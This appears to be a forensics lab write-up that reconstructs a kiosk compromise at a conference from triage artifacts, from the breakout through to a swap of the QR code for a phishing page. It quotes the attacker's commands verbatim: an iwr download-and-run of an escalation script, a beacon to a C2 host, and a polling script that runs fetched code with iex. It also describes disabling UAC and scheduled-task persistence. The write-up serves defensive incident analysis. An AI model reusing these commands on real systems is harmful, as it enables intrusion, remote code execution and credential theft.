KioskExpo7
Scenario
On October 18, 2025, Wowza Enterprise hosted their first cybersecurity conference. The IT team configured several laptops in Windows Kiosk mode to display a QR code registration page for attendee self-service. After the event, the security team detected suspicious outbound connections from kiosk device KioskExpo7. Surveillance footage showed a suspicious individual spending an unusually long time at that terminal.
A KAPE triage image was collected from the compromised device. The objective is to reconstruct the full attack chain from initial kiosk breakout through to the QR code swap targeting conference attendees.
Methodology
Tool Note
The suggested tool list — CyberChef, DB Browser for SQLite, EZ Tools, DCode, Text Editor — signals a Registry Explorer and browser artifact-first workflow rather than MFT-primary. The absence of explicit Zimmerman MFT tooling in the list is notable; however MFTECmd and PECmd proved essential for timestamp recovery and prefetch analysis throughout this investigation.
Kiosk Configuration — Assigned Access Registry
The first priority was understanding what constraints the attacker faced. Loading the SOFTWARE hive in Registry Explorer and navigating to:
ROOT\Microsoft\Windows\AssignedAccessConfigurationrevealed the kiosk configuration values directly:

- AppId:
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe - Arguments:
--no-first-run --kiosk file:///c:/Users/kiosk/Desktop/index.html --kiosk-idle-timeout-minutes=1440 --edge-kiosk-type=fullscreen
The 1440-minute idle timeout means the session never auto-resets — a misconfiguration that gave the attacker an unrestricted window. The --edge-kiosk-type=fullscreen mode is the most restrictive Edge kiosk mode, hiding all navigation UI.
Kiosk Breakout — Edge Browser History
Opening the Edge SQLite history database in DB Browser for SQLite:
C:\Users\kiosk\AppData\Local\Microsoft\Edge\User Data\Default\HistoryThe urls table tells the complete story of the breakout:

Row 9 is the pivot point — https://go.microsoft.com/fwlink/?LinkID=2004230. This is the URL invoked when the attacker clicked the Help button inside Windows File Explorer, spawning an unrestricted Edge instance outside kiosk restrictions. Row 10 confirms the attacker searched for the technique explicitly: a Bing search for “get help with file explorer in windows 10 HelpPane.” The downloads table revealed the attacker’s next move — cmd.exe downloaded to C:\Users\kiosk\Downloads\cmd.exe.

Assigned Access Bypass — Prefetch Analysis
Assigned Access restricts the kiosk user to a single allowed executable — msedge.exe. To gain a command prompt, the attacker renamed the downloaded cmd.exe to msedge.exe, matching the allowed executable name. Running PECmd against the prefetch folder revealed the anomaly:
PECmd.exe -f "C:\Users\Administrator\Desktop\Start Here\Artifacts\KioskExpo7_Evidence\C\Windows\prefetch\CMD.EXE-0BD30981.pf"
Among multiple MSEDGE.EXE-37D25F*.pf entries sharing the same path-derived hash prefix, a single outlier appeared: MSEDGE.EXE-B674F01F.pf. Prefetch hashes are derived from the full executable path — identical hash prefixes confirm all legitimate Edge entries ran from the same path. The divergent hash B674F01F exposed a different source path. Running PECmd confirmed it:
PECmd.exe -f "C:\Users\Administrator\Desktop\Start Here\Artifacts\KioskExpo7_Evidence\C\Windows\prefetch\MSEDGE.EXE-B674F01F.pf"
The executable path resolves to C:\Users\kiosk\Downloads\msedge.exe — the renamed cmd.exe. File references included CONDRV.SYS (the console driver, never loaded by real Edge) and only 22 total references versus 300+ for legitimate Edge instances. Last run time: 2025-10-18 09:08.
Privilege Escalation — lightpeas.bat and Registry Credentials
The kiosk user’s PowerShell history at:
C:\Users\kiosk\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txtrevealed the escalation chain:
iwr http://file.bsxwwdsdsa.dev/lightpeas.bat -o C:\Users\public\lp.bat
cd c:\users\public
.\lp.bat
del .\lp.bat
runas /user:KioskAdmin powershell
lp.bat is a Windows privilege escalation enumeration script (analogous to winPEAS). It identified credentials stored in plaintext in the registry autologon key. Loading the SOFTWARE hive in Registry Explorer and navigating to:
ROOT\Microsoft\Windows NT\CurrentVersion\Winlogonconfirmed the plaintext credential:

DefaultPassword: KioskAdmin — the password matched the username. The attacker ran runas /user:KioskAdmin powershell to spawn an administrative PowerShell session. CMDKEY prefetch (CMDKEY.EXE-C46C56FE.pf, last run 09:19:41, run count 1) confirms credential caching immediately before the runas. The elevated PowerShell session fired at 09:24 per PowerShell prefetch run times.
UAC Disabled — Registry
With a KioskAdmin PowerShell session established, the attacker disabled UAC entirely via registry:
ROOT\Microsoft\Windows\CurrentVersion\Policies\System
EnableLUA set to 0 — disabling User Account Control system-wide, removing the elevation prompt barrier for all subsequent actions.
Anti-Forensics — History Overwrite
The USN journal, parsed via MFTECmd, showed DataOverwrite operations against the KioskAdmin ConsoleHost_history.txt at 09:43:28:
MFTECmd.exe -f "C:\Users\Administrator\Desktop\Start Here\Artifacts\KioskExpo7_Evidence\C\$MFT" --csv output --csvf mft.csv

The attacker also deleted msedge.exe (the renamed cmd.exe) by sending it to the Recycle Bin at 09:43:46. Parsing the $I metadata file with RBCmd confirmed the original path and deletion time:
RBCmd.exe -f "C:\Users\Administrator\Desktop\Start Here\Artifacts\KioskExpo7_Evidence\C\$Recycle.Bin\S-1-5-21-1475288857-358335963-1008516018-1001\$I0BD893.exe"
The corresponding $R0BD893.exe is the recoverable binary in the Recycle Bin.
Persistence — Scheduled Tasks
Two scheduled tasks were created under C:\Windows\System32\Tasks\ at 16:42 by KioskAdmin, disguised with maintenance-themed names:

Both tasks execute every two hours via -NoP -ep bypass PowerShell invocations against scripts in C:\ProgramData\Maintenance\.
The script content was recovered from MFT resident data — both scripts were small enough to be stored inline in the MFT record rather than allocated to separate clusters, meaning deletion did not remove the content:
MFTECmd.exe -f "C:\Users\Administrator\Desktop\Start Here\Artifacts\KioskExpo7_Evidence\C\$MFT" --csv blah --dr
alive.ps1 — the beacon script:
$ip=(Invoke-RestMethod -Uri "https://ipinfo.io/json").ip
$h=$env:COMPUTERNAME
iwr "http://bsxwwdsdsa.dev/ip=$ip&h=$h"
update.ps1 — the C2 polling script:
$status=(Invoke-RestMethod 'http://bsxwwdsdsa.dev/status.txt').ToString().Trim()
if ($status -eq '1') {iex (iwr -useb 'http://file.bsxwwdsdsa.dev/quickupdate.txt')}
Every two hours the beacon reports the kiosk’s public IP and hostname to the C2. The update task polls for a trigger — when the C2 returns 1, quickupdate.txt is fetched and executed in-memory via iex. Both scripts use the same C2 domain as lp.bat, confirming single attacker infrastructure throughout.
QR Code Swap — Attendee Impact
The final phase targeted conference attendees directly. USN journal analysis revealed the attack sequence against the kiosk desktop:

At 09:29:26, qr.png appeared with FileCreate operations. At 09:30:14, it was renamed to qr-code.png — the exact filename referenced in index.html — silently replacing the legitimate registration QR. Decoding the malicious qr-code.png in CyberChef confirmed the phishing destination:

https://registerr.wowzaconf.dev/register.php — a typosquatted domain (registerr with double r) designed to be undetectable at a glance. Any attendee scanning the QR during the exposure window would have submitted their registration details to the attacker’s infrastructure.
Attack Summary
| Phase | Action |
|---|---|
| Reconnaissance | Attacker searched Bing for Edge kiosk Help button breakout technique |
| Kiosk Breakout | Help button in File Explorer invoked go.microsoft.com/fwlink/?LinkID=2004230, spawning unrestricted Edge |
| Execution | cmd.exe downloaded to C:\Users\kiosk\Downloads\, renamed to msedge.exe to bypass Assigned Access — executed 09:08 |
| Discovery | lp.bat (lightpeas) downloaded from hxxp[://]file[.]bsxwwdsdsa[.]dev/lightpeas.bat, run from C:\Users\Public\ |
| Credential Access | Plaintext KioskAdmin password retrieved from Winlogon\DefaultPassword registry key |
| Privilege Escalation | runas /user:KioskAdmin powershell — elevated PS session at 09:24 |
| Defense Evasion | EnableLUA set to 0 — UAC disabled system-wide |
| Defense Evasion | msedge.exe deleted to Recycle Bin at 09:43; KioskAdmin PS history overwritten at 09:43 |
| Persistence | KioskStatusCheck and KioskUpdate scheduled tasks created at 16:42 — scripts in C:\ProgramData\Maintenance\ |
| C2 | alive.ps1 beacons public IP + hostname to hxxp[://]bsxwwdsdsa[.]dev every 2 hours |
| C2 | update.ps1 polls hxxp[://]bsxwwdsdsa[.]dev/status.txt — executes quickupdate.txt when C2 returns 1 |
| Impact | Legitimate qr-code.png replaced with malicious qr.png at 09:30 — redirects attendees to phishing site |
IOCs
| Type | Value |
|---|---|
| URL (Breakout) | hxxps[://]go[.]microsoft[.]com/fwlink/?LinkID=2004230 |
| URL (lp.bat) | hxxp[://]file[.]bsxwwdsdsa[.]dev/lightpeas[.]bat |
| URL (cmd.exe download) | hxxp[://]file[.]bsxwwdsdsa[.]dev/cmd[.]exe |
| URL (C2 beacon) | hxxp[://]bsxwwdsdsa[.]dev/ip= |
